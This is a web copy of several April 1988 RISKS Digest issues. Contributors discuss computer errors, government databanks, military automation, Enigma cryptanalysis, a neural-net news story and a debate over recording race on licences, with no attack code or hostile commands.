Quebecers should know that government departments and agencies have millions of files (read: entries! gm) holding information about them, the Access to Information Commission said yesterday. The commission was launching a 635-page directory of 489 government databanks containing more than 20 million files. The databanks, half of which are computerized, are held by 26 departments and 98 agencies. Another 25 agencies told the commission they had no files to reveal (??? gm). The department of the solicitor-general refused to make public provincial police files. The Tourism and Income Security departments also refused to answer all the commission's questions.

Interim chairman Therese Giroux said these departments may face legal action if they don't co-operate. "We think the time has come to be maybe a little more radical", she said. There are still pockets of resistance to the law which, in 1984 (appropriately! gm), gave citizens the right to know what files are being held on them.

The standard file on a Quebecer will contain: name, date of birth, sex, ethnic origin, marital status, social insurance number, medicare number, hair colour, eye colour, height and physical handicaps, certificates and diplomas received, medical background, traffic violations, religious affiliation. In addition, the government knows what kind of car you drive, how many Quebec Savings Bonds you own, whether you have been treated for a tumor, whether you have had a fire, and your standing as a Hydro-Quebec customer. There are 3.5 million files on Quebecers who attended school in the province.

The point of the directory is to allow Quebecers easy access to a list of the kinds of files kept so that they can ask to see their own files and correct any inaccuracies. Giroux said it is every citizen's duty to know what kind of information is held by the government, and those who feel concerned should check their files. Communications Minister Richard French told reporters only a small number of Quebecers will want to do so, but they should be free to do so.

State taxes on a new computer system

Steven McBride <shamus@BOEING.COM> Wed, 13 Apr 88 09:14:45 pdt

Paraphrasing from a 15 March article by Charles Trentelman in the Ogden Standard-Examiner.

Ira Menacker turned in his state income tax form expecting to receive a \$268 refund. Instead, he received a notice saying he and his wife owed Utah \$23,254,712.74 -- taxes of \$20,769,223.02, plus interest of \$2,485,479.72, less credit of \$268.

Lee Shaw, spokesman for the State Tax Commission said the state was using a new computer system to process taxes and "a lot of things we are doing on our

income-tax system are being done for the first time." The problem with the Menacker return was caused by a "data entry error, an editing error compounded by the fact that the system itself didn't kick that (the return) out on an error code." Mr Shaw also said "a computer does not make a small error, a computer will really make a glorious mistake."

Feynman & the Challenger disaster

wrf%juliet@CSV.RPI.EDU <Wm. Randolph Franklin> 13 Apr 88 10:14:28 EDT (Wed)

There is an excellent article on the investigation into the Challenger disaster by Richard Feynman in the Feb Physics Today. Given the picture of parts of NASA he paints, it's a wonder anything flew. However, he did praise the subcontractors doing the computers - unlike at Morton Thiokol, the engineers and the managers communicated.

[Those of you who wish to and can FTP 34,000 characters, FTP KL, LOGIN anonymous, PASSWORD nonnull, CD STRIPE:<RISKS>, GET RISKS-6.FEYNMAN ..., contributed earlier by Willie Smith. I was hoping to do a summary of it, but at this rate may never get to it... PGN]

Risks of computerized editing?

99700000 <haynes@ucscc.UCSC.EDU> Wed, 13 Apr 88 15:23:06 PDT

I guess either Associated Press or the Santa Cruz Sentinel is using a computer to eliminate sexist language from their news stories. A story this morning about a railroad accident said the train was being driven by the firefighter. Took me a moment there to translate firefighter back to fireman, which doesn't translate correctly to firefighter if you're talking about a locomotive.

✓ New risk to computer users identified -- VCRs

Gary Chapman <chapman@csli.stanford.edu> Wed, 13 Apr 88 09:15:28 PDT

Letitia Baldridge, manners maven, quoted in the April 13 issue of the San Francisco Chronicle:

VCRs! Manners are so bad because people look at computer screens all day and VCRs all night. . . . You go to their homes as a guest, and you end up asking: Where are the hangers? Where are the tissues? Where are the guest towels? And where, where are those pretty little soaps?

Pilotless Combat Planes

Rodney Hoffman <Hoffman.es@Xerox.COM>
13 Apr 88 12:38:47 PDT (Wednesday)

Edited and excerpted from the 'Los Angeles Times', Sunday, April 10, 1988, Part I, page 1:

IDEA OF PILOTLESS COMBAT PLANES IS TAKING OFF By Melissa Healy

DAYTON, Ohio - Capt. Gary G. Presuhn, an Air Force navigator who helps fly some of the nation's hottest new jets off the desert runways of Edwards Air Force Base, is sitting inside a simulated aircraft cockpit in a medical research laboratory here, wearing a bizarre, bug-eyed helmet that makes him look like Darth Vader and feel like Luke Skywalker [pictured]. Wires trail away from the helmet to an electronic device that monitors his eye movements. Presuhn, 33, is peering into the future of aerial warfare. And curiously, he's not in it.

If scientists, engineers and dreamers here at Wright-Patterson Air Force Base can harness technology to their vision of the future, computers one day will do all or most of what Presuhn does now, flying in the second seat of supersonic military planes and providing crucial assistance to the pilot. Eventually, scientists hope, the same computers might even take over the duties of Presuhn's partner, [the pilot].

Presuhn's high-tech helmet, a sort of wrap-around instrument panel that tells its wearer everything from his plane's altitude to the approach of enemy missiles, is concrete evidence that -- after years of resistance by tradition -minded brass -- the American military is beginning to accept the idea of replacing scarce and vulnerable men with thinking machines....

Smart machines hold enormous promise, experts say. They will be able to do many of the things humans now do, thereby helping the military cope with expected shortages of trained personnel. They will be able to do some things no human could do, increasing the capability and punch of American forces. And they will permit U.S. commanders to order up valuable but -- for human pilots -- suicidal battlefield assignments without concern for casualties....

The nation's military leaders and defense technologists have stepped up efforts to move men out of the cockpits -- and out of danger -- and leave the driving to machines.... [F]liers like Presuhn, who at age 33 belongs to the first generation of the video era, are more philosophical [than, for example, the Mercury astronauts] about their eventual replacement, this time by computer software. "My seat's disappearing anyway," Presuhn said. "In my life, it's not going away. But eventually, I can see it's going to be gone."

.... Today, ... the forces that drive projects such as "Super Cockpit" -- including a budget-minded and casualty-sensitive Congress -- are beginning to overwhelm many, if not all, of the traditional objections [to reducing the role of men in military systems]. As a result, the Pentagon is forging ahead with several unmanned aircraft projects and with research efforts that threaten to make navigators and pilots dispensable....

"I see unmanned vehicles for many roles as a definite trend," Donald Fredericksen, the Defense Department's tactical warfare chief, has told

Congress. "The technology is there. It's clear that we can use them for a lot of missions that are too dangerous for men or too expensive to do with manned aircraft." The Defense Department is expected to pour some \$6.5 billion into designing and building pilotless aircraft by 1995, according to one industry estimate.

[Discussion of the SCI "pilot's associate" project...] Program officials speak of designing a "phantom crew" to aid tomorrow's pilots. One day, [researchers] at Wright-Patterson envision a world of air combat in which a single pilot aloft in his command plane will direct the attacks of an army of "robotic wingmen," who know no fear and leave no widows.

[Discussion of the soon-to-be-deployed "Tacit Rainbow," a kamikaze drone, and of Boeing's "Seek Spinner" and of the long history of Air Force resistance to removing men from the cockpit....]

In some cases, the state of technology has made the move toward pilotless aircraft not only possible but almost necessary. Engineers are finding that the greatest constraint to making tomorrow's fighter jets faster and more agile is neither physics nor technology. It is the ability of the man in the cockpit to withstand the physical punishment of higher-performance flight.... In the long run, some scientists believe pilots may become unjustified obstacles to the progress of maneuverability.

For now, however, few believe that even Wright-Patterson's magic can replace the judgment of a seasoned pilot when it comes to executing a last-minute change of plan or escaping a cleverly-designed trap. "The pilot bring to the system an adaptability, a skill and a cunning that we cannot reproduce with machines," [Thomas A.] Furness [one of the lead engineers in the "Super Cockpit" project in which Presuhn is a subject] said. "I'm not saying the pilot has to be in the airplane, but he has to be in the loop."

April Fool once more

Piet Beertema <mcvax!cwi.nl!piet@uunet.UU.NET> Wed, 13 Apr 88 11:39:09 +0100

Oops, I was wrong, it wasn't "kremvax" that was in the Path: of "Gene"'s April Fool warning message, but (a misspelling of) the other site I invented. Here's the Path: as I got it here:

Path: mcvax! uunet! seismo! sundc! pitstop! sun! moscvax! perdue! spaf

Piet

[Piet's trick from 1984 was rigging the mailer tables so that when you ANSWERed the Chernenko message, HE got the reply. This one was less subtle. PGN]

RE: Macintosh off switch

Mike Linnig <LINNIG%eg.ti.com@RELAY.CS.NET> Wed, 13 Apr 88 18:10 CDT

- > From: EAE114%URIMVS.BITNET@MITVMA.MIT.EDU
- > Subject: Virus Distribution
- > I've heard rumors that the Macintosh OFF switch only pretends to power down,
- > so maybe this won't work. Is this true? If so, why does apple do that?
- > Peter G. Rose

The Macintosh off switch certainly cuts power. I've heard that the older LISA computers had an auto-restart feature that allowed a program to set a hardware widget to turn the LISA back on a a predetermined time. I'd bet though that memory was truely erased by the powerdown (but not the hard disk!).

Mike Linnig, Texas Instruments

Diving

Rich Sands <rms@gubba.SPDCC.COM>
13 Apr 88 14:01:52 GMT

Both the Orca EDGE and Skinny Dipper dive computers go through an extensive self-test when turned on, including activating every possible message display and indicator. The instruction manuals tell you what the self-test should look like, so you can verify that the displays are properly going through their paces. They also recalibrate themselves to the surface air pressure every time they are powered on, and warn you if you are diving at too high an altitude for their nitrogen absorption model to be accurate. The liability issues in selling such a device are obvious, and Orca has really done their homework, as far as I can see. If at any time you exceed the computer's operating ranges, it really starts flashing warnings at you.

There are other computers on the market, but I have no direct experience with them. The problems that RISKS readers are identifying may exist in other products, I don't know.

rms Compuserve: 71360,1067 BIX: richsands UUCP: {ihnp4,harvard,husc6,linus,ima,bbn,m2c}!spdcc!gubba!rms

Re: Discrimination and careless arguments

Les Earnest <LES@SAIL.Stanford.EDU>
13 Apr 88 1756 PDT

At the risk of going further afield from the purpose of Comp.risks, I wish to prolong the discussion of "race." In Vol. 6, #58, David Thomasson seems to argue that I made careless arguments in the "mongrel" stories, then he puts forth the following argument.

> . . . Explaining why he refused to reveal his race on a license
> application, Earnest argued as follows (I paraphrase): (1) Race has
> nothing to do with driving a car. Therefore, (2) asking for an applicant's

- > race isn't justifiable. My point was not about ideal motor vehicle
- > bureaus; it was about logic: (2) doesn't follow from (1). The suppressed
- > premise is: (1A) If X has nothing to do with driving a car, then X cannot
- > justifiably be put on a license application. *If* once accepts that
- > premise, then most of the information on drivers licenses is unjustified:
- > name, address, color of eyes, color of hair, etc. And this, of course, is
- > patent silliness.

Yes, that _is_ patent silliness. The things that Mr. Thomasson lists at the end are useful identification properties. "Race" is not, unless you are a racist.

Further on, Thomasson says:

- > Asking for race on a driver's license is, I suggest, justified because it
- > is useful in identifying the licensee.

Thomasson apparently believes that everyone belongs to some race and that that race is determinable. He probably also believes that all dogs belong to some breed. I would like to accompany him to a city pound somewhere and listen to him identify all the mutts there.

In the 1960s, the Commonwealth of Virginia included in the category of "Colored" everyone who they called Negro, Indian (both American and most people from India), other dark-skinned groups, and anyone who was detectably a mixture of any of these with some other "race." Was this a useful identification property? I think not.

Color of skin and color of hair _are_ useful for identification and may reasonably be included on a drivers license. I know a lady with very dark skin and bright orange hair. What race would you say she belongs to? I saw a number of comely ladies in Amsterdam awhile back with pale skin and bright green hair. How should we classify them?

For that matter, if I claim that I am a Martian, can you prove I am wrong? You probably don't even know what a Martian looks like.

Les Earnest

[There is considerable redundancy among this and the following two messages, but I would rather not do burn any abridgements. PGN]

Discrimination -- unmuddling the muddlies

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Wed, 13 Apr 88 16:49:09 EDT

A brief attempt to clear up more muddled argument: Regarding my distinction between *gathering* information (such as race on a driver's license) and *misusing* such information, John Lavagnino writes:

>Can we believe in this separation after reading the accounts of actual >practice that appear in RISKS?

I don't know whether you *can* believe in it, but you *should*, since they are manifestly separate actions. One who gathers information about race (or about anything else under the sun) ought not to be presumed guilty of misusing it, since the misuse comes later if at all.

>And can we believe in Thomasson's (unstated) assumption that the >various bureaus of our government have no connection with each other?

I didn't state this assumption because I never made it. If a motor vehicles bureau gave its information to another bureau, this would not be an obvious misuse of that information by either agency. In fact there are practical reasons for government agencies to share certain information (*if* both are justified in gathering it in the first place). The alternative is for each agency to operate independently, needlessly repeating the same information-gathering process -- the sort of wastrel bureaucratic busywork that we so often complain about. Government bureaus do and should have some connections. Evidently, Lavagnino sees something heinous in this (as I do not) because he is unable to see that gathering information is not the same thing as misusing it.

>Thomasson's conclusion is further based on his (unstated) opinion that
>no objection to governmental activities may be made without irrefutable
>evidence of misbehavior -- which is a reasonable opinion, but it's an
>opinion all the same, and there are others on the matter, such as
>Earnest's. This method amounts to throwing out all the evidence and
>assuming that you haven't thereby distorted the problem you set out to study.

Three points: (1) Again, I didn't state such an opinion, because I don't hold it. (2) Note that Lavagnino's critical method leans heavily on attributing positions to me that I neither stated nor implied, and then attacking those -- a classic Straw Man approach. (3) The view wrongly attributed to me is that we should proceed by "throwing out all the evidence," etc. Lavagnino says that this is "reasonable." I initially set out to show that arguments in RISKS sometimes are terribly muddled. I rest my case.

What was the question?

John (J.G.) Mainwaring <CRM312A%BNR.BITNET@CORNELLC.CCS.CORNELL.EDU> 13 Apr 88 16:59:00 EDT

It seems to me that most of the replies to Les Earnest on the race question on forms miss the point entirely. Of course he objects to the question as irrelevant, but claims that an even bigger problem is being able to answer the question at all, and cites the unverifiable possibility of middle eastern ancestry in his own case. This clearly casts doubt on the usefulness of the race question for any purpose, not just its relevance to driving. It is an uncertain identifying attribute, even though it often works. Most people can name a colour for their eyes which most other people will accept. Hair colour tends to be more vague, and not everyone chooses to keep the colour the same at all times. Race can be a highly unsatisfactory descriptive attribute. At the time of the story, in the 60's, most people assumed that anyone with any negro ancestry should give their race as 'negro'. This meant that by no means

everyone described as negro was immediately visually identifiable as such. There have been people who claimed to be able to immediately recognize members of the Jewish 'race' on sight, but at least that does not seem to have been attempted with driving licences anywhere in the US. As a side light, it is interesting to note a sexist bias in racial prejudice. If you believe an attribute has negative connotations, you will believe it is inherited from either the mother or the father. If it is neutral or positive, it is assumed to be inherited from the father alone (eg nationality on census forms). The risk inherent in this is the assumption that because a question can be formulated, the answers will be of any value, especially when they come from a broad spectrum of respondants. It is closely related to the 'NO PLATE/NOPLATE' item in recent issues of the RISKS forum, and is probably the root cause of my own irrational reaction to forms created by bodies such as the IRS.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 61

Thursday 14 April 1988

Contents

Obscure C contest gaffe

Matthew P Wiener

Risks of Lap-Tops in Exams

PGN

Re: Macintosh Power switch

Greeny

Crimes of the Depressed

Vin McLellan

More evidence for an old risk -- Enigma

Dave Mankins

Norwegian embezzlement

Eirik Kim Pedersen via David Edwards

Race, identification, and muddly thinking

David Thomasson

"Race" as ID

Will Martin

Re: File "RISKS-6.FEYNMAN" -- and a ghost story

Jerry Leichter

Info on RISKS (comp.risks)

✓ Obscure C contest gaffe

Matthew P Wiener <weemba%garnet.Berkeley.EDU@violet.berkeley.edu> Sun, 20 Mar 88 20:16:47 pst

The obscure C contest, whose past winners were recently distributed on comp.sources.unix, had a curious gaffe. The programs were named after the winners, and the Makefiles produced similarly named binaries. The user's mindset is to puzzle with the programs to figure out what they're doing. The documentation is deliberately cryptic, and all unusual behavior is considered par for the course.

So guess what happens when Larry Wall is a winner?

I tried out "wall" as indicated, and got all my input echoed back in a broadcast message, and error messages about various ttys being unwriteable. Hmm, thinks I, what's Larry up to this time? I try some more input, and get this same stupid echo and error messages. Hmm, thinks I, maybe running it in Emacs isn't a good idea. Etc.

So I ended up annoying a dozen people for a minute before I noticed the discrepancy between the documentation's references to "Iwall" and the Makefile's references to "wall". Oops, thinks I. "wall" is the standard UNIX facility for writing a message to all users.

For an amusing variant of this, consider the possible reactions among some users were his name Larry Rogue. ("Gosh, 1000 bytes and it plays a full game of rogue! How does he doooo that?")

And while I'm at it, let me predict that within a year or two, a fiendishly obscure virus is going to be among the winners.

ucbvax!garnet!weemba Matthew P Wiener/Brahms Gang/Berkeley CA 94720

Risks of Lap-Tops in Exams

<neumann@csl.sri.com>
Thu, 14 Apr 88 08:51:24 -0800

Harvard Business School faculty member Mark Albion has confirmed that students can take their finals on blue books or they can use lap-top computers. There are potential problems with taking an exam using a lap-top computer. Some of the exams last up to four hours, presenting the risk that a computer's batteries will die during the test. And Albion said that on at least one occasion, a computer glitch erased a student's whole exam.

[From Bob Greene's column in the San Francisco Chronicle, 13 April 1988]

A usually reliable source suspects that the students get blank disks from the professor, so they can't be tempted to bring in a disk with lot of information on it! But what about storing your course notes? What about modems linking students to one another for interactive collusions? What about Trojan horsing the competition? What about planting a Trojan horse on the diskette so that when the professor tries to load it, HIS memory is contaminated -- e.g., with a program to change the grade database? The fertile minds of students can undoubtably come up with other exciting scenarios.

Re: Macintosh Power switch

GREENY <MISS026%ECNCDC.BITNET@CORNELLC.CCS.CORNELL.EDU> Wed 13 Apr 1988 21:22 CDT

>...Ive heard that the macintosh power switch really doesnt turn off the power

This is correct but only with respect to the MAC ii and the Lisa.... on both of these machines, when one turns off the power, the machine transfers control to a SHUTDOWN MANAGER which then takes care of powering down the hard drives, and what not....to turn on the machine one simply presses the power switch again. *OR* in the case of the Mac II one can simply select SHUTDOWN from the Special menu and the machine will shutoff on its own -- to reactivate the machine, one hits the RESET key on the keyboard.

When shutdown is selected on an SE or a Plus or whatnot, the SHUTDOWN MANAGER simply displays a message saying (basically) "its ok to shut off your mac now..." and does nothing else....you have to take care of powering down your hard drive, etc...

hope this helps....for more info on this see Inside Macintosh vol. V (I think....) available from Addison-Wesley

Greeny

Bitnet:MISS026@ECNCDC

Disclaimer: If it's really me on this account, then I might be responsible, but if it's not, then who can you blame?

Crimes of the Depressed

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Thu 14 Apr 88 04:43:46-EDT

The April 18th issue of Business Week had an interesting aside in a major story on "Stress: The Test Americans Are Failing," a general round up on the impact of layoffs, mergers, and technological changes, particularly in middle management. With automation already undermining job security, particularly among middle managers, post-Crash budget cuts have led to to widespread layoffs among white collar professionals. All of this excacerbates the long-term trend of middle managers coming to the conclusion that their corporate "parent" is quite willing to betray them, to sacrifice them as a budgetary footnote, and thus doesn't deserve loyalty... perhaps not even honesty.

The Wall Street culture displays new and growing problems in alcohol use, fear, anxiety, and poor morale among employees and executives. Reports the Business Week research team: "Often employees who lose their jobs react with furious anger. 'In the extreme, they shoot somebody,' says (grad school prof Robert Dewar.) Acts of sabotage, particularly of records and computer data, are common. Human resource executives at half a dozen big companies privately admit to destructive outbursts by laid-off managers."

Donn Parker of SRI used to talk a lot about corporations never realizing how much trust they had invested in employees with EDP access, authority, and responsibility. It sounds like some, just because they've acted with the callous capitalism we expect of MBA-trained managers, are learning the hard way. These corporate rebellions seem to be seldom reported -- except when a broker shoots his former boss, as happened last week here in Boston -- but there is an sad saga of RISKS unfolding out there. Where does it impact security budgets? Perhaps in demand for post-password access systems, tokens and biometrics. What executive (what employee for that matter) can't learn a

few other employees' passwords in any given week?

Vin Mclellan, The Privacy Guild, Boston, MA

(617) 426-2487

More evidence for an old risk -- Enigma

Dave Mankins <dm@diamond.bbn.com> Thu, 14 Apr 88 10:31:04 EST

Alfred Hodges biography of Alan Turing, ``Alan Turing: The Enigma", relates the story of deciphering the Enigma encryption system. The key to the decipherment was making a clever guess as to the plaintext (successful guesses were known as `cribs') for a single word in a message, and then matching the message against that word in hopes of finding the proper setting for the rotors of the Enigma, which would allow you to decrypt the whole message.

While this might seem like a hopeless task, military messages have a stereotyped form and a limited vocabulary (words like ``attack'' and ``General'' keep cropping up), making the task much easier. Hodges says (p. 184):

Nor was it a trivial matter to guess the probable word, nor to match it against the cipher-text. A good cipher clerk, indeed, could make these operations impossible. The right way to use the Enigma, like any ciphering machine, was to guard against the probable word attack by such obvious devices as prefacing the message with a variable amount of random nonsense, inserting X's in long words, using a 'burying procedure' for stereotyped or repetitious parts of the transmission, and generally making the system as unpredictable, as un-mechanical, as was possible without the loss of comprehensibility to the legitimate receiver. If this were done thoroughly the accurate 'cribs' required for the Bombe [the cryptanalytic device designed principally by Turing for attacking the Enigma code] could never be found. But perhaps it was too easy for the Enigma user to imagine that the clever machine would take care of itself, and there were often regularities for the British cryptanalysts to exploit.

Cracking the Enigma naval code made it possible for convoys to avoid U-boats, and made it possible for the British Navy to locate and destroy U-boats. The sudden change in the tonnage sunk by the U-boat offensive once the naval Enigma was cracked led to an investigation by the Germans. Says Hodges (p. 201):

In fact, the operation _had_ betrayed Alan's success, for the German authorities decided that the positions of the supply vessels had somehow been disclosed, and set up an investigation. Their experts, however, ruled out the possibility that the Enigma cipher had been broken. Instead, they pinned the blame upon the British secret service, which enjoyed a high reputation in German ruling circles. It was a diagnosis remote from the truth. [Hodges elsewhere says

the British military, told the Enigma decryptions came from the Secret Service, ignored them for the most part, since the Secret Service had a reputation for being wrong 80% of the time.] They had assigned an _a priori_ probability of zero to Enigma decryption, and no weight of evidence sufficed to increase it...

The Bombe method, which was central to the system, hung upon a single thread. If, to be on the safe side, the Germans had gone over to a double encipherment of _every_ message, then there would have been no more cribs, and all would have been lost. At any time, the mere suspicion that something had gone wrong might stimulate such a change...

It's an old moral: your security may be foolproof, but the people trying to subvert it might not be fools.

✓ Norwegian embezzlement

<NMIEP%NOBERGEN.BITNET@CUNYVM.CUNY.EDU> Mon, 21 Mar 88 19:42:06 EMT

Maybe the latest incident on computer embezzlement? Two employees of the largest Norwegian clearing house, Bankenes Betalingsentral BBS, are charged with attempted fraud.

The scheme was apparently in accordance to the old dream of redirecting transactions to other accounts. The particular day of the attempt, there were to be a large number of social security benefit transfers. The possible outcome is said to be app. ! 250 million. One of the two had an operator type job, with access to tapes. However, the whole thing was set up in such a way that it was easily detected by regular security checks.

This hopefully shows that security does work, and that the notion that no cases have ever been spotted due to security routines, is not true.

Eirik Kim Pedersen

Race, identification, and muddly thinking

David Thomasson <ST401405%BROWNVM.BITNET@MITVMA.MIT.EDU> Thu, 14 Apr 88 15:49:40 EDT

Les Earnest writes in reply to my earlier note:

>Thomasson apparently believes that everyone belongs to some race >and that that race is determinable. He probably also believes >that all dogs belong to some breed. I would like to accompany >him to a city pound somewhere and listen to him identify all the >mutts there.

"Apparently believes...probably believes" -- more Straw Men. In fact, I

believe that virtually everyone can be put into some racial category that is very useful for purposes of identification, even though such categories are not biologically precise. As for the rest of the above, Earnest's argument has gone to the dogs.

>The things that Mr. Thomasson lists [hair color, eye color] at >the end are useful identification properties. "Race" is not, >unless you are a racist.

Granted the biological imprecision of racial categories, one must consider their usefulness in identifying people. In three years with a police department, I never knew of a case in which this imprecision worked against the purpose of identification. I knew of hundredes of cases in which racial classification helped greatly. This is a matter of plain fact, and to suggest that one is a racist for pointing it out is absurd. By the way, the term "racist" is only as clear as one's definition of "race" -- something that Earnest says is signally unclear. Once again, confusion runs rife in RISKS.

>Color of skin and color of hair _are_ useful for identification >and may reasonably be included on a drivers license.

I agree. In my experience, "race" has been roughly equivalent to "color of skin" in police work. So, while it's true that "race" is biologically imprecise (even incorrect), those who use race for identification purposes aren't concerned about biology -- no more so than when they use "build" -- stocky, thin, average, etc. Should we brand the latter as "buildists"?

✓ "Race" as ID

Will Martin -- AMXAL-RI <wmartin@ALMSA-1.ARPA> Thu, 14 Apr 88 15:41:07 CST

Inspired by the follow-on discussion of "race" as a valid datum for driver's licesnses and suchlike documents: Obviously, since "race" is such an undefinable term, and an individual's "race" cannot be accurately determined by merely looking at them, the ID factor should be changed to "skin color".

How would one know what to put in a "skin color" block on a form? Well, you would have a chart, with various colors on it, like a paint-chip match-up chart or the kind of things medical technicians use to match the colors in a test tube when they are mixing reagents with specimens. Each chart-entry color block would have a number, and you'd put that number on the form.

But, you ask, where on my skin would I match this chart? Well, that IS a problem -- a fair-skinned person's skin color can vary from pale white in the winter to fiery red or reasonably tan in the summer or after exposure to UV light, and this is likely to be apparent on parts of the body exposed to the sun -- face, hands, arms, maybe even legs or torso. Darker-skinned people also have variations in their skin color, though the range may be less dramatic.

Therefore, the "official" area of comparison will have to be some part of the body normally NOT exposed to sunlight. Where will that be? Well, I guess, for reasons of decency, the only part allowable will be the buttocks. Normally covered, yet readily exposable for comparison purposes. Therefore, after this procedure is implemented, the normal citizen's response on being approached by a policeman or other official who will need to identify them will be to turn their backs, pull down their pants, and bend over, presenting the skin on their buttocks for an official comparison....

:-) Adds new dimension to the old "Assume the position!" command, eh? :-) Will Martin



LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Thu, 14 Apr 88 17:16 EST

<LEICHTER@Venus.YCC.Yale.Edu>

Subject: Re: File "RISKS-6.FEYNMAN" and a ghost story

[Sorry about the FTP difficulty.]

Jerry and I had a dialogue on an FTP problem that seems to permit get stripe:<risks>risks-6.feynman ... TO WORK, BUT NOT cd stripe:<risks> FOLLOWED BY get risks-6.feynman ... Beats me.

Also, some systems are CASE SENSITIVE, and add further confusion. PGN]

Reminds me of a great "ghost story" from the days when we had a pair of 20's here. A bad block in just the wrong spot on the disk - in the directory structures, I guess - could lead to a crash whenever it got touched. Such a bad block appeared in a bulletin board; every time a message got posted to the bulletin board, the system would crash.

The kicker: It was the CRASHES bulletin board, where information about system crashes was posted.

-- Jerry



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 62

Friday 15 April 1988

Contents

Neural Hype

Brian Randell

- Bay Meadows Sued Over Computer Betting Glitch
- Carl's Jr. alleged inside trading caught "by computer" **Dave Suess**
- DoD simulations

Gary Chapman

- The Israeli virus bet
 - Y. Radai
- Types A and B: doesn't anyone read CACM?

Eric Roskos

- Accountability
 - George
- Info on RISKS (comp.risks)

Neural Hype

Brian Randell <Brian_Randell%newcastle.ac.uk@NSS.Cs.Ucl.AC.UK> Fri, 15 Apr 88 17:32:31 WET DST

The following article (reprinted without permission), appears - I am embarrassed to say - on the front page of the April 14 issue of The Times, no less. I hope that it is largely based on the reporter's imagination and his misunderstanding of what he was told by the Imperial College researchers - so that it is the reporter rather than the researchers who constitutes the "computer-related risk to the public"!

Brian Randell, Computing Laboratory, University of Newcastle upon Tyne UUCP = ...!ukc!newcastle.ac.uk!Brian_Randell PHONE = +44 91 232 9233

COMPUTER IN A TANTRUM HOLDS UP "BABY" PROJECT

By Robert Matthews, Technology Correspondent

A computer built at Imperial College, London as a crude simulation of the human mind has startled its creators by going on strike and refusing to cooperate with their work.

Mr Michael Gera, a scientist in the Neural Computing Group at the college, said yesterday that the computer, known as a neural net, had simply refused to carry on with its lessons when it was given a task it considered was beneath its capabilities: "You might say it had an attack of boredom".

Mr Gera and his colleagues had designed the machine to test a theory about the way in which human babies learn to communicate. They attempted to simulate the working's of the baby's mind by instructing the computer to turn itself into a "neural net", a collection of dozens of electronic devices which mimic the operation of neurons, or brain cells.

Some theories in psychology claim that babies learn to talk to their parents by babbling randomly, and looking for responses. For example, babbling that sounds like "mama" wins a response, with mother pointing to herself. Then baby remembers that "mama" corresponds to the object doing the pointing.

In the first set of experiments with the machine at Imperial, Mr Gera switched on the neural network and let it babble away. When the machine hit upon a sequence of babbling that Mr Gera had decided was the electronic equivalent of a sensible word, the machine was given a suitable response. Sure enough, the machine soon picked up a crude "vocabulary".

Mr Gera has gone a step further in a second set of experiments, still under way. The machine is told that a specific object it is being shown corresponds to the electronic equivalent of, say, a black cat. Later, another type of cat is shown to the machine, which is then expected to recognise quickly that this new object is also a cat, and say the word accordingly.

However Mr Gera has made the unnerving discovery that unless the objects shown to the machine are sufficiently different and exciting, it goes into a huff. He said: "It just sits there and goes on strike".

The Imperial team, led by Professor Igor Aleksander, has seen the machine throw its weight about on a number of occasions.

The long-term aim of the research is to develop neural nets capable of tasks still beyond today's most powerful computers. Those "supercomputers" are excellent at tasks such as solving equations, but virtually useless at tasks requiring intelligence.

However, events suggest that the next generation of computers will have to be taught good behaviour before they can be given responsibility.

Mr Adrian Rogers, another member of the team, said: "Neural nets are a little unruly sometimes. We don't know enough about them to put them in charge of, say, a nuclear reactor."

✓ Bay Meadows Sued Over Computer Betting Glitch

Peter G. Neumann <NEUMANN@csl.sri.com> Fri 15 Apr 88 11:03:50-PDT

Peter Frankel, a San Mateo CA real estate investor on 29 June 1987 placed \$9600 in cash at the parimutuel window at Bay Meadows racetrack on a Pick-Nine, 20 minutes before post time. The clerk was unable to coax the computer system to issue a ticket for the bet, in several tries. However, the window manager held on to his money and computerized betting card. HE PICKED ALL NINE CORRECTLY, but was told he could not collect becuase he did not have a ticket. The track lawyers (said his lawer, Monzione) "got cute on us and said that for them to give Mr. Frankel his money would mean they were involved in illegal gaming." He did get his \$9600 back, but is now suing for the expected \$265,000 -- plus damages for a real estate that fell through because he was unable to collect.

San Francisco Chronicle article by Bill Workman, 15 April 1988

[Apparently the software had rejected the bet as a single transaction. Could it be that no one had previously tried a Pick Nine? or that the product of the number of horses in each race was greater than some programmed limit? or was there a Trojan horse race? or did they guess that Frankel was psychic?]

Carl's Jr. alleged inside trading caught "by computer"

Dave Suess (CSL) <zeus@aerospace.aero.org> Thu, 14 Apr 88 19:13:03 -0700

I just heard a news tidbit on local news about the charges handed out today by the SEC accusing Carl Karcher Enterprise insiders (Carl and family, mostly) of selling significant holdings just prior to the news of a large dip in quarter earnings being announced.

According to a spokesman (for the SEC?), "our computer detected a [local flurry of trading just before a significant financial news release]". The trading activity was noted back in '85, I think, since the news release involved a dip in profits from the previous year during the Olympics in L.A.

✗ DoD simulations

Gary Chapman <chapman@csli.stanford.edu> Thu, 14 Apr 88 17:28:56 PDT

I received a copy of the GAO report, "DoD Simulations: Improved Assessment Procedures Would Increase the Credibility of Results," (GAO/PEMD-88-3, December 1987). This is a 154-page report on three DoD simulations; two that were done for the DIVAD air defense gun (the one that had so many problems it was cancelled) and one for the Stinger missile. The two DIVAD simulations were

called ADAGE (Air Defense Air to Ground Engagement) and Carmonette; the Stinger simulation was called COMO III (COmputer MOdel).

I won't go through the entire list of conclusions from this report, but the following points are worth passing on:

"One consistent weakness in all three simulations that potentially poses a major threat to credibility is the limited evidence of efforts to validate simulation results by comparing them with operational tests, historical data, or other models. . . .

"Validation can be difficult, but it must be dealt with if simulation results are to be credible. . . .

"Some of the results of the simulation analysts to show that the models we examined closely represent reality were very limited. Some validation was not even attempted. In general, the efforts to validate simulation results by direct comparison t data on weapon effectiveness derived by other means were weak, and it would require substantial work to increase their credibility. Credibility would also have been helped by better dcoumentation of the verification of the computer program and by establishing that the simulation results were statistically representative. . . .

"In commenting on a draft of this report, DoD generally found the report to be technically correct and concurred with GAO's two recommendations. . . ."

